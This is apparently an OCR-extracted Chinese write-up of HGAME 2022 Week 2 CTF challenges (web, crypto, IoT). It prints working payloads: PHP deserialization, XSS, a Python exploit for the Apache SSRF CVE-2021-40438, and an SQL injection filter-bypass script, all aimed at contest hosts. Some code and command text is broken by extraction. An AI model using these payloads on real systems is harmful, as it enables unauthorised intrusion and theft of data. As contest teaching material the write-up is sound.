

HGAME 2022 Week2 writeup by sleeper

web

webpack-engine



找到 webpack 返回的源码




```
{"version":3,"sources":["webpack://./src/views/Fl4q_1s_her3.vue"],"names":[],"mappings":";AAgBA;EACA,YAAA;EACA,SAAA;EACA,UAAA;EACA,gBAAA;AACA","sourcesContent":["<template>\n  <h1>{{ filiiiiiil4g }}</h1>\n</template>\n\n<script>\n\nexport default {\n  data() {\n    return {\n      filiiiiiil4g: 'YUdkaGJXVjdSREJ1ZEY5bU1ISTVaWFJmTWw5RGJFOXpNMTlUTUhWeVkyVmZiVUJ3ZlE9PQo=\n    }\n  }\n}\n</script>\n\n<style>\nhtml, body {\n  height: 100%;\n  margin: 0;\n  padding: 0;\n  overflow: hidden;\n}\n</style>\n\n<style scoped>\n.home {\n  height: 100%;\n  position: relative;\n  display: flex;\n  flex-direction: column;\n  justify-content: center;\n  align-items: center;\n}\n.player {\n  width: 100%;\n  height: 100%;\n  display: flex;\n  flex-direction: column;\n  justify-content: center;\n  align-items: center;\n}\niframe {\n  width: 100%;\n  height: 100%;\n}\n\n/* CSS */\n.button-81 {\n  background-color: #fff;\n  border: 0 solid #e2e8f0;\n  border-radius: 1.5rem;\n  box-sizing: border-box;\n  color: #0d172a;\n  cursor: pointer;\n  display: inline-block;\n  font-family: \"Basier circle\",-apple-system,system-ui,\"Segoe UI\",Roboto,\"Helvetica Neue\",Arial,\"Noto Sans\",sans-serif,\"Apple Color Emoji\",\"Segoe UI Emoji\",\"Segoe UI Symbol\",\"Noto Color Emoji\";\n  font-size: 1.1rem;\n  font-weight: 600;\n  line-height: 1;\n  padding: 1rem 1.6rem;\n  text-align: center;\n  text-decoration: none #0d172a solid;\n  text-decoration-thickness: auto;\n  transition: all .1s cubic-bezier(.4, 0, .2, 1);\n  box-shadow: 0px 1px 2px rgba(166, 175, 195, 0.25);\n  user-select: none;\n  -webkit-user-select: none;\n  touch-action: manipulation;\n}\n\n.button-81:hover {\n  background-color: #1e293b;\n  color: #fff;\n  transition: all .2s ease-in-out;\n}\n\n@media (min-width: 768px) {\n  .button-81 {\n    font-size: 1.125rem;\n    padding: 1rem 2rem;\n  }\n}\n\nbutton {\n  position: absolute;\n  width: 300px;\n  height: 60px;\n  bottom: 20%;\n  border: none;\n}\n</style>\n"],"sourceRoot":""}
```


base64 解码即可

base编码

base16、base32、base64

aGdhbWV7RDBudF9mMHI5ZXRfMl9DbE9zM19TMHVyY2VfbUBwfQ==

编码 base64　　字符集 utf8(unicode编码)

编 码　　解 码

hgame{D0nt_f0r9et_2_ClOs3_S0urce_m@p}

一本单词书

反序列化。

```php
function encode($data): string {
    $result = '';
    foreach ($data as $k => $v) {
        $result .= $k . '|' . serialize($v);
    }

    return $result;
}
```

可以看到，$k 对应我们输入的单词，被直接拼接了，所以尝试构造形如 'A|payload|B' 的单词，在读取时就会触发 payload 的反序列化

根据 Evil 类构造 payload

```php
<?php

class Evil {
    public $file='/flag';
    public $flag;

    public function __wakeup() {
        $content = file_get_contents($this->file);
        if (preg_match("/hgame/", $content)) {
            $this->flag = 'hacker!';
        }
        $this->flag = $content;
    }
}

$a = new Evil();
print(serialize($a));
```

完整payload

```
A|O:4:"Evil":2:{s:4:"file";s:5:"/flag";s:4:"flag";N;}|B
```

看代码这里应该还得过 preg_match 的，不知道为啥没有被拦截

At0m的留言板

带 script 的基本都会被过滤

尝试 img 标签发现没有被过滤


```
<IMG SRC=/ onerror="document.body.innerText=document.head.innerText"></img>
```

.lite-chatbox{padding:0;width:100%;position:relative;overflow-y:auto;overflow-x:hidden;font:18px Helvetica,"PingFang SC","Microsoft YaHei",sans-serif}.lite-chatbox .cmsg{position:relative;margin:4px 7px;min-height:50px;border:0}.lite-chatbox .cright{text-align:right;margin-left:64px}.lite-chatbox .cleft{text-align:left;margin-right:64px}.lite-chatbox img.headIcon{width:34px;height:34px;top:9px;position:absolute;border:1px solid #c5d4c4}.lite-chatbox .name{color:#8b8b8b;font-size:12px;display:block;line-height:18px}.lite-chatbox .name .htitle{display:inline-block;padding:0 3px;background-color:#ccc;color:#fff;-moz-border-radius:4px;-webkit-border-radius:4px;border-radius:4px;margin-right:4px;font-size:11px;overflow:hidden;text-overflow:ellipsis;white-space:nowrap;vertical-align:middle;max-width:50px}.lite-chatbox .content{word-break:break-all;word-wrap:break-word;text-align:left;position:relative;display:inline-block;font-size:15px;padding:10px 15px;line-height:20px;min-width:9px;min-height:18px}.lite-chatbox .content img{width:100%;height:auto}.lite-chatbox .content a{color:#0072C1;margin:0 5px;cursor:hand}.lite-chatbox .tips{margin:12px;text-align:center;font-size:12px}.lite-chatbox .tips span{display:inline-block;padding:4px;background-color:#ccc;color:#fff;-moz-border-radius:6px;-webkit-border-radius:6px;border-radius:6px}.lite-chatbox img.radius{-moz-border-radius:100%;-webkit-border-radius:100%;border-radius:100%}.lite-chatbox .cright img.headIcon{right:0}.lite-chatbox .cleft img.headIcon{left:0}.lite-chatbox .cright .name{margin:0 48px 2px 0}.lite-chatbox .cleft .name{margin:0 0 2px 48px}.lite-chatbox .cright .content{margin:0 48px 0 0;-webkit-border-radius:20px 0 20px 20px;border-radius:20px 0 20px 20px;color:#fff;background:-webkit-linear-gradient(70deg,#3FD1E1 0%,#44D7CD 100%);background:linear-gradient(20deg,#3f8fe1cc 0%,#44d7c9 100%);-webkit-box-shadow:5px 5px 15px 0 rgba(102,102,102,0.15);box-shadow:5px 5px 15px 0 rgba(102,102,102,0.15)}.lite-chatbox .cleft .content{margin:0 0 0 48px;-webkit-border-radius:0 20px 20px 20px;border-radius:0 20px 20px 20px;color:#666;border:1px solid rgba(0,0,0,0.05);background:#FFF;-webkit-box-shadow:5px 5px 15px 0 rgba(102,102,102,0.1);box-shadow:5px 5px 15px 0 rgba(102,102,102,0.1)}.lite-chatbox .cright .content:after{right:-12px;top:8px}.lite-chatbox .cleft .content:after{left:-12px;top:8px}.lite-chatbox .tips .tips-primary{background-color:#3986c8}.lite-chatbox .tips .tips-success{background-color:#49b649}.lite-chatbox .tips .tips-info{background-color:#5bb6d1}.lite-chatbox .tips .tips-warning{background-color:#eea948}.lite-chatbox .tips .tips-danger{background-color:#e24d48}.lite-chatbox .name .admin{background-color:#72D6A0}.lite-chatbox .name .owner{background-color:#F2BF25}

□□□□□□□
var F149_is_Here = 'hgame{Xs5_1s_so_int3Restin9!Var_is_0uT_of_d4te}'

直接把 body 写成 head 拿到 flag

ssrf

百度 apache 2.4.48 CVE，第一个 CVE 就是。根据题目需要 SSRF，结合服务器 proxy 了一个网站来看，完全符合 CVE-2021-40438的特征 。


```
import requests
import time
import urllib3

class TrickUrlSession(requests.Session):
    def setUrl(self, url):
        self._trickUrl = url
    def send(self, request, **kwargs):
        if self._trickUrl:
```

```
            request.url = self._trickUrl
        return requests.Session.send(self, request, **kwargs)

session = TrickUrlSession()

url = f'http://httpd.summ3r.top:60010/proxy?unix:{"Z"*6000}|http://internal.host/flag'
# url = f'http://192.168.5.101:60010/proxy?unix:{"Z"*5000}|http://internal.host/flag'
# url = f'http://192.168.5.187:60010/proxy?unix:{"Z"*5000}|http://internal.host/flag'

while True:
    session.setUrl(url)
    req = session.get(url)
    print(req.url)
    print(req.text)
    # break
    if "hgame" in req.text:
        with open("your flag.txt",'w') as f:
            f.write(req.text)
        break
    time.sleep(10)
```

```
hgame{COng@tul4ti0n~u_r3prOduced_CVE-2021-40438}
```

Pokemon

测试发现 index 的 id 参数大概率包了 intval



所以考虑 error 页面的注入点，发现传入括号会报错，根据报错页面找到了几个需要双写绕过的 sql 语句。这里题目提示后来都给了，就不细写了。

刚好有用过的老脚本，改一改

```python
import requests
from bs4 import BeautifulSoup

url = "http://121.43.141.153:60056/error.php?code="

Param = {'code':"0"}

def doencrypt(s:str):
    repl = {}
    repl['union']='ununionion'
    repl['select']='seleselectct'
    repl['from']='frofromm'
    repl['where']='whwhereere'
    repl['and']='anandd'
    repl['or']='oorr'
    repl['=']='like'
    repl[' ']='/*_*/'
    for key,item in repl.items():
        s = s.replace(key,item)
    return s

q = ""

while(q != "q"):
    q = input("sql: ")
    Param["code"] = doencrypt(f"0 {q}#")
    print(Param["code"])
    resp = requests.get(url=url, params=Param)
    print(resp.url)
    print(resp.content)
```

原始 payload


```
union select 1,group_concat(flag) from pokemon.flllllllaaaaaag
```

脚本处理后(直接扔 url 里)

```
0/*_*/ununionion/*_*/seleselectct/*_*/1,group_concat(flag)/*_*/frofromm/*_*/pokemon.flllllllaaaaaag#
```

~~小插曲:~~

~~bp 可出 payload，但是出不了 table，没细究~~




```
kali)-[~]
map -u 'http://121.43.141.153:60056/error.php?code=404' --tamper nonrecursivereplacement,space2morecomment,equaltolike
```

CRYPTO

RSA Attack

```python
from Crypto.Util.number import getPrime,long_to_bytes
from gmpy2 import invert
def decrypt(cipher):
    e, p, q, c = cipher
    return chr(pow(c, invert(e, (p - 1) * (q - 1)), p * q))

# if __name__ == "__main__":
#     cipher = ...
#     print("".join(map(decrypt, cipher)))


e = 65537
n = 700612512827159827368074182577656505408114629807
c = 122622425510870177715177368049049966519567512708
p = 715800347513314032483037
q = 978782023871716954857211

d = invert(e, (p - 1) * (q - 1))

print(long_to_bytes(pow(c,d,n)))
```

Chinese Character Encryption

根据提示将每句话中字的拼音输出，可以发现同一列有时候存在重复的拼音和音调，由于与位置无关，所以调用 pyPinyin 库时 可以 `style=Style.TONE3`。

一开始以为每一行是 flag 的一个字符，走了许多弯路，这里不说了。


尝试发现直接对每个字拼音字符的 ascii 求和，构成的矩阵每列基本都有半数重复的数字。

又考虑最后得解密出 ascii 码，尝试对每一个数字 模 128 并转字符：

脚本

```python
from pypinyin import pinyin, lazy_pinyin, Style
from colorama import Fore,Back

```

```
with open('flag.enc','r',encoding='UTF-8') as f:
    s = f.readlines()

pi = []
for line in s:
    pi.append(lazy_pinyin(line.replace("\n",""),style=Style.TONE3))

for i in "hgame{}":
    print(bin(ord(i)))
for sent in pi:
    for word in sent:
        print(chr(sum(map(ord,word))%128),end="")
    print()
```



RSA Attack 2

task1

task1 中 两个 n 共用了一个大质数 q，因此可以在可接受的时间内 GCD 出参与加密的三个质数，另外，本题中有个 n 可以在 factordb.com 中直接查到因数，因此可以直接解。

task2

本题 e 等于 7，比较小，于是尝试直接爆破，（这里直接搬了网上的脚本）

task3

本题使用两个 e 加密了同一段数据，因此利用 RSA的共模攻击，得到 flag

汇总脚本

```
from Crypto.Util.number import getPrime,long_to_bytes

from gmpy2 import invert

def decrypt(cipher):
    e, p, q, c = cipher
    return chr(pow(c, invert(e, (p - 1) * (q - 1)), p * q))
```

```
8
9
10  e = 65537
11  n1 =
    14611545605107950827581005165327694782823188603151768169731431418361306231114985037775917461433925308054396970809690804073985835376464629860609710292181368600618626590498491850404503443414241455487304448344892337877422465715709154238653505141605904184985311873763495761345722155289457889686019746663293720106874227323699288277794292208957172446523420596391114891559537811029473150123641624108103676516754449492805126642552751278309634846777636042114135990516245907517377320190091400729277307636724890592155256437996566160995456743018225013851937593886086129131351582958811003596445806061492952513851932238563627194553
12  c1 =
    96507580355493298866427181643918380232881201369420374132076310537603691258499503164767234846811131042368085810199067006706530623759612166488435367998768953230543780134692307014552410627133777066694767711575272499330738712213270579701272623707355066941911004630825740848453506351567806677681017211510981429273346928022971149411064556225001287399141306136081722471075032423079692908380267160214143720516748000734987068685104675254411687005690312116824966036851568223828884335112144637268090397158532937141122654075952730052331573980701136378212002956719295192733955673315234274064519957670199895100508623561838510479
13  n2 =
    20937478725109983803079185450449616567464596961348727453817249035110047585580142823551289577145958127121586792878509386085178452171112455890429474457797219202827030884262273061334752493496797935346631509806685589179618367453992749753318273834113016237120686880514110415113673431170488958730203963489455418967544128619234394915820392908422974075932751838012185542968842691824203206517795693893863945100661940988455695923511777306566419373394091907349431686646485516325575494902682337518438042711296437513221448397034813099279203955535025939120139680604495486980765910892438284945450733375156933863150808369796830892363
14  c2 =
    11536506945313747180442473461658912307154460869003392732178457643224057969838224601059836860883718459986003106970375778443725748607085620938787714081321315817144414115589952237492448483438910378865359239575169326116668030463275817609827626048962304593324479546453471881099976644410889657248346038986836461779780183411686260756776711720577053319504691373550107525296560936467435283812493396486678178020292433365898032597027338876045182743492831814175673834198345337514065596396477709839868387265840430322983945906464646824470437783271607499089791869398590557314713094674208261761299894705772513440948139429011425948090
15
16  p =
    12371534352197068400012879987607104283057072321811693115146722024476505588941762680655486811452556697843632397508349870383279456149329131207969139667127483732203608591102863684464369886253372462531533156701489893270197775873318741173877161788515363911817406277396649961220155557592341204564402885798901660341
17  q =
    16923914309296392221334368692467736308896348563302709164550115138848256549023333237968896916242726649851735258120023555304847414328471705113481770657043389787544575334240108422170074325548628619491416139259464729391837053361556294941070504709524748166470804320021893092728355811487402112086780124169601364441833
18
19  r = n1 // p
```

```
print(r)

d1 = invert(e, (p - 1) * (r - 1))
d2 = invert(e, (p - 1) * (q - 1))

print(long_to_bytes(pow(c1,d1,n1)))
print(long_to_bytes(pow(c2,d2,n2)))
s1 = long_to_bytes(pow(c2,d2,n2))

import gmpy2
import binascii

e = 7
n = 1415787849225534630099334965381301810599188457752990952255555146837430794209621496460417273438191305127374522829393083231448346692252924095899489769747593986702556134804272591966354694901502469395264193648184155275148460412309714807180041660876225856279711658367833283201561721774596649599204976253037353116382197962736120092154422357817071874134824201216411559377770090395440910311009292157882104893334689321280507168223557581372411397834159288595776737758749220274018597082862976750166219535627686258502591361591083967986066991725527173441386521134012654419976062844505413166148418487667962694636075300951263434953 7
c = 1026287102051911640631267468523836402353665784103475157284457098375029590949214910150086980641860373218135008257644759476658757235024667544550893157767015829555864121958272934558169744823111631808045611251670071798473165590072638818586690598908850400480502449051371824303644563866226055847769714603205576528526344608425981456019754901804409993515835193188515761652723528322906614539096409492900705694633205136447452845397090425105060563151486900789062 5

i = 0
while True:
    if gmpy2.iroot((c+i*n),e)[1] == True:
        m = gmpy2.iroot((c+i*n),e)[0]
        break
    i += 1

print(binascii.unhexlify(hex(m)[2:]))
s1+=binascii.unhexlify(hex(m)[2:])

import gmpy2
import binascii

n = 1881950918810623036344481335046816205616443464272940463298308251822538806954477737454414231761285844834534413737222298803336652808623663521375622781661086504592435723218876891364215844860334633046253569612173962270220054034410546412669543201173918153121758294980493955572070045735051289832237659181313531192190458033834020356958268188924345249536384955895594712497529373650942640046008398107884613874005063490682443868971274832433687879162267697434181469104126228060427735788989221171712431932966605281002913117222993072347798146876136951677172025057171302797206497499980216801794627473638314800186592971924815907572 9
e1 = 2519901323
```

```
c1 = 
32307797262255448725314411690093070720737545787618883879834032063645484514967365139054603819079281073100300863465893511058090285996503035396075814076278197979443373986014005105609924624550484513265939935950898001503429990218747347480666929623626505400360020737487665093476498181393043639140838799189298735777063235996280316186417930740183045212434604875513648232996850525188526857066878002095052774268691400510569962428821326162566951888707826343103629731537666982862589468968663966708724518031142808467095727797805584822233937594759991036077045106183322537105038575610256136325926829315522281501714238462038753448704
e2 = 3676335737
c2 = 
94081859562227916143983671964170784679029465088879982233500738585416673645928312943476906299512237107363678537180085763384137913976109189042613798111308751993485466377669594448943038566301171391702257434238015571831779420498862611636286514412513662472278230945545225775880817241588440390984065155448536430923785388525187694147709800869038960054439899866963596249598973602102071539641537589072033569750483704518862610314220447494275141081946637943709156961029457568779306094552510898666085127747507999446647485911409264379741892764572643017592824747688487981703434665256011659796519120406105140191628281488668846786 1


s = gmpy2.gcdext(e1,e2)
m1 = gmpy2.powmod(c1,s[1],n)
m2 = gmpy2.powmod(c2,s[2],n)

m = (m1*m2)%n

print(binascii.unhexlify(hex(m)[2:]))
s1 += binascii.unhexlify(hex(m)[2:])

print(s1)

```

脚本输出

```
118106171709518613190337380120721639096109433871758551481750559628607841525199933396401045857313841962667087681000077908575349856203197989280137518119610447265022793158335778819939567162786340083036604758380394175830091289942677310940962706354018362632488404102976344446903748276214668285468119214940392725123
b'hgame{RsA@hAS!a&VArIETY?of.'
b'hgame{RsA@hAS!a&VArIETY?of.'
b'AttacK^mEThodS^whAT:other!A'
b'ttACK|METHOdS~do@you_KNOW}'
b'hgame{RsA@hAS!a&VArIETY?of.AttacK^mEThodS^whAT:other!AttACK|METHOdS~do@you_KNOW}'
```

IoT

空气中的信号


通过哈拉尔一世可以搜到是蓝牙相关知识点，搜索了一些文章

[蓝牙学习之旅——低功耗蓝牙之报文（广播报文&数据报文）不会编程的程序猿-CSDN博客蓝牙报文]

[蓝牙协议分析(7)_BLE连接有关的技术分析 (wowotech.net)]

分析出大概是明文传输的

然后发现信号也有大小端，逆序后可以解码出 flag



如图，猜一下 flag 即可

hgame{M0st_Pr1mit1ve_BLE}

MISC

你上当了 我的很大

